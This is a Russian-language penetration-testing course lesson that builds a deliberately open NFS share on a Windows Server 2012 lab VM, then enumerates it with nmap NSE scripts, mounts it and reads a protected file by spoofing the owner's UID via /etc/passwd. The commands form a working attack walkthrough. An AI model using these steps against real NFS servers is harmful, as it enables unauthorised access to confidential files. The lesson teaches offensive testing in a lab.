



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР


Сетевая файловая система (NFS) — это протокол файловой системы, первоначально разработанный компанией Sun Microsystems в 1984 году. Он позволяет пользователю клиентского компьютера получать доступ к файлам через компьютерную сеть, как если бы они находились на локальном хранилище. NFS часто используется в операционных системах UNIX и в основном безопасен в своей реализации. Его может быть трудно настроить безопасно, поэтому нередко можно встретить открытые для всего мира общие ресурсы NFS. Это весьма удобно для нас, тестеров проникновения, поскольку мы можем использовать их для сбора конфиденциальной информации, повышения привилегий и т.д.

Подготовка к уроку

[Скачиваем](#) и [устанавливаем](#) Windows Server 2012 R2 на Virtual Box (Если корректно не удалось установить и настроить Windows Server 2012, не переживайте. Можно воспользоваться готовой лабораторией, прикреплённой к уроку! Скачиваем, разархивируем и запускаем (WIN SERVER 2012.vbox). Пароль: CyberHack3#)

Устанавливаем NFS сервер в Windows Server 2012:

Открываем PowerShell и выполняем команду: Add-WindowsFeature "FS-NFS-Service"



```
Administrator: Windows PowerShell

PS C:\> Get-WindowsFeature "FS-NFS-Service"

Display Name                                     Name             Install State
-----
[ ] Server for NFS                             FS-NFS-Service    Available

PS C:\> Add-WindowsFeature "FS-NFS-Service"

Success Restart Needed Exit Code      Feature Result
-----
True     No                Success      {Server for NFS}

WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is
automatically updated, turn on Windows Update.


PS C:\>
```

Настраиваем общую папку NFS в Windows Server 2012:


1. Откройте консоль "Диспетчер серверов" перейдите в раздел "Общие ресурсы" (находится внутри роли "Файловые службы и службы хранилища").
2. В контекстном меню запустите мастер создания нового общего каталога - Задачи -> Новый общий ресурс...
3. Выберите тип "Общий ресурс NFS - быстрый профиль".

4. Далее нужно указать местоположение каталога на диске и путь, по которому должны подключаться удаленные NFS клиенты.


5. Далее. Указываем "Общий ресурс" - например "NFS".



6. Затем необходимо задать тип аутентификации NFS клиентов. В нашем примере мы укажем "Без проверки подлинности сервера (AUTH_SYS)" как на скриншоте ниже.




7. Далее добавим разрешения для общей папки и выберем "All Machines" как на скриншоте ниже.




8. Разрешения - Далее...


9. Подтверждение - Создать.

10. Теперь давайте создадим в нашей "Общей папке" текстовый файл (СЕКРЕТ.txt) с очень "секретной информацией" :)





С настройкой мы закончили! :)



Сканирование общих ресурсов NFS

И [Portmapper](#), и [RPCbind](#) работают на порту TCP 111. RPCbind сопоставляет службы [RPC](#) с портами, которые они (службы) прослушивают. Процессы RPC уведомляют RPCbind при запуске, регистрируя порты, которые они прослушивают, и номера программ RPC, которые они собираются обслуживать. Затем клиентская система обращается к RPCbind на сервере с определенным номером программы RPC. Служба RPCbind перенаправляет клиента на соответствующий номер порта (часто TCP-порт 2049), чтобы он мог взаимодействовать с запрашиваемой службой. Мы можем просканировать эти порты с помощью Nmap, используя следующий синтаксис:


```
kali@kali:~$ nmap -v -p 111 192.168.0.1-254
```

```
Nmap scan report for WIN-EJE7NLT946P.Dlink (192.168.0.175)
Host is up (0.0032s latency).
```

```
PORT      STATE SERVICE
111/tcp    open  rpcbind
```

Также мы можем использовать сценарии NSE, такие как `rpcinfo`, чтобы найти службы, которые, возможно, зарегистрировались в `RPCbind`:

```
kali@kali:~$ nmap -sV -p 111 --script=rpcinfo 192.168.0.1-254
```

```
Nmap scan report for WIN-EJE7NLT946P.Dlink (192.168.0.175)
Host is up (0.0019s latency).
```

```
PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/tcp6    rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  2,3,4      111/udp6    rpcbind
|   100003  2,3        2049/udp    nfs
|   100003  2,3        2049/udp6   nfs
|   100003  2,3,4      2049/tcp    nfs
|   100003  2,3,4      2049/tcp6   nfs
|   100005  1,2,3      2049/tcp    mountd
|   100005  1,2,3      2049/tcp6   mountd
|   100005  1,2,3      2049/udp    mountd
|   100005  1,2,3      2049/udp6   mountd
|   100021  1,2,3,4    2049/tcp    nlockmgr
|   100021  1,2,3,4    2049/tcp6   nlockmgr
|   100021  1,2,3,4    2049/udp    nlockmgr
|   100021  1,2,3,4    2049/udp6   nlockmgr
|   100024  1          2049/tcp    status
|   100024  1          2049/tcp6   status
|   100024  1          2049/udp    status
|_  100024  1          2049/udp6   status
```

```
Nmap scan report for 192.168.0.199
Host is up (0.081s latency).
```

Nmap NFS NSE Scripts

Как только мы обнаружили, что NFS запущен, мы можем собрать дополнительную информацию, перечислить службы NFS и обнаружить дополнительные службы с помощью сценариев NSE, которые находятся в каталоге `/usr/share/nmap/scripts`:

```
kali@kali:~$ ls -l /usr/share/nmap/scripts/nfs*
```

```
(kali@kali)-[~]
$ ls -l /usr/share/nmap/scripts/nfs*
-rw-r--r-- 1 root root 1000 2019-08-01 10:00 /usr/share/nmap/scripts/nfs-ls.nse
-rw-r--r-- 1 root root 1000 2019-08-01 10:00 /usr/share/nmap/scripts/nfs-showmount.nse
-rw-r--r-- 1 root root 1000 2019-08-01 10:00 /usr/share/nmap/scripts/nfs-statfs.nse
```

Мы можем запустить все три сценария, используя символ подстановки (*) в имени сценария:

```
kali@kali:~$ nmap -p 111 --script nfs* 192.168.0.175
```

```
PORT      STATE SERVICE
111/tcp   open  rpcbind
nfs-ls: Volume /NFS
  access: Read Lookup NoModify NoExtend NoDelete NoExecute
  PERMISSION  UID      GID      SIZE  TIME      FILENAME
  rwxr-xr-x   4294967294 4294967294 64    2022-07-30T16:18:05 .
  ?????????? ?        ?        ?     ?         ..
  rwx-----  4294967294 4294967294 40    2022-07-30T16:18:14 \xD1\xC5\xCA
\xD0\xC5\xD2.txt
-
nfs-showmount:
- /NFS
nfs-statfs:
  Filesystem 1K-blocks  Used      Available  Use%  Maxfilesize  Maxlink
- /NFS      52068348.0 9985056.0 42083292.0 20%   16.0T        1023
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

В данном случае каталог /NFS является общим, и мы можем получить к нему доступ, смонтировав его на нашей виртуальной машине Kali. Для этого мы будем использовать команду `mount`, а также `-o nolock`, которая часто требуется для старых серверов NFS:

```
kali@kali:~$ mkdir NFS
```

```
kali@kali:~$ sudo mount -o nolock 192.168.0.175:/NFS ~/NFS/
```

```
kali@kali:~$ cd NFS/ && ls
```

```
(kali@kali)-[~]
$ cd NFS/ && ls
CEKPET.txt
```

Мы находим имя файла, которое привлекает наше внимание, поэтому давайте попробуем посмотреть его:

```
kali@kali:~/NFS$ cat CEKPET.txt
```

```
(kali@kali)-[~/NFS]
$ cat CEKPET.txt
cat: CEKPET.txt: Permission denied
```

```
kali@kali:~/NFS$ ls -la
```

```
(kali@kali)-[~/NFS]
$ ls -la
total 5
drwxr-xr-x 2 nobody 4294967294 64 Jul 26 08:40 .
drwxr-xr-x 15 kali    kali    4096 Jul 26 09:54 ..
-rwx----- 1 nobody 4294967294 41 Jul 26 08:40 CEKPET.txt
```

Похоже, у нас нет разрешения на просмотр этого файла. При более детальном рассмотрении разрешений файла мы видим, что его владелец имеет [UUID](#) 4294967294, а также разрешения на чтение (r), запись (w) и

выполнение (х). Что мы можем сделать с этой информацией? Поскольку у нас есть полный доступ к нашей машине Kali, мы можем попробовать добавить локального пользователя с помощью команды `adduser` и изменить его UUID на 4294967294, войти под этим пользователем, а затем снова попробовать получить доступ к файлу:

```
kali@kali:~/NFS$ sudo adduser pwn
Adding user 'pwn' ...
Adding new group 'pwn' (1001) ...
Adding new user 'pwn' (1001) with group 'pwn' ...
```

Мы видим, что новый пользователь имеет UUID 1001, что не совсем то, что нам нужно. Мы можем изменить его на 4294967294 с помощью `sed`. Опция `-i` предназначена для создания копии файла (в резерве) перед тем, как он будет отредактирован, а опция `-e` выполняет сценарий (позволяет выполнить команды, которые необходимы для редактирования текста). В данном случае это `'s/1001/4294967294/g'`, который заменит UUID в файле `/etc/passwd`:

```
kali@kali:~/NFS$ sudo sed -i -e 's/1001/4294967294/g' /etc/passwd
```

P.S. Без оператора `g` (*global*), операция замены будет производиться только для первого найденного совпадения, с заданным шаблоном, в каждой строке.

```
kali@kali:~/NFS$ cat /etc/passwd | grep pwn
```



```
(kali@kali)-[~/NFS]
$ sudo sed -i -e 's/1001/4294967294/g' /etc/passwd

(kali@kali)-[~/NFS]
$ cat /etc/passwd | grep pwn
pwn:x:4294967294:4294967294:1,1,1,1,1:/home/pwn:/bin/bash
```

Отлично. Давайте попробуем войти под новым пользователем `pwn`, убедимся, что наш UUID действительно изменился, а затем снова попробуем получить доступ к файлу `СЕКРЕТ.txt`. Мы будем использовать команду `su`, чтобы изменить владельца текущей сессии входа в систему. Затем мы используем команду `id` для отображения нашего текущего идентификатора пользователя. И наконец, мы снова попытаемся получить доступ к файлу:


```
kali@kali:~/NFS$ su pwn
pwn@kali:/home/kali/NFS$ id
pwn@kali:/home/kali/NFS$ cat CEKPET.txt
```

```
(kali@kali)-[~/NFS]
$ su pwn
Password:
(pwn@kali)-[/home/kali/NFS]
$ id
uid=4294967294(pwn) gid=4294967294 groups=4294967294

(pwn@kali)-[/home/kali/NFS]
$ cat CEKPET.txt
PASS: 894385348hfhnjdknf934589jkkjgnkjfkj
```

Отлично! Теперь мы можем прочитать файл! Системы с таким уровнем безопасности печально известны тем, что хранят конфиденциальную информацию в файлах с открытым текстом. Только подумайте, что еще мы могли бы сделать если бы нашли такую систему?!

Команды, используемые в уроке:

```
kali@kali:~$ nmap -v -p 111 192.168.0.1-254

kali@kali:~$ nmap -sV -p 111 --script=rpcinfo 192.168.0.1-254

kali@kali:~$ ls -l /usr/share/nmap/scripts/nfs*

kali@kali:~$ nmap -p 111 --script nfs* 192.168.0.175

kali@kali:~$ mkdir NFS

kali@kali:~$ sudo mount -o nolock 192.168.0.175:/NFS ~/NFS/

kali@kali:~$ cd NFS/ && ls

kali@kali:~/NFS$ cat CEKPET.txt

kali@kali:~/NFS$ ls -la

kali@kali:~/NFS$ sudo adduser pwn

kali@kali:~/NFS$ sudo sed -i -e 's/1001/4294967294/g' /etc/passwd

kali@kali:~/NFS$ cat /etc/passwd | grep pwn
```

```
kali@kali:~/NFS$ su pwn
```

```
pwn@kali:/home/kali/NFS$ id
```

```
pwn@kali:/home/kali/NFS$ cat CEKPET.txt
```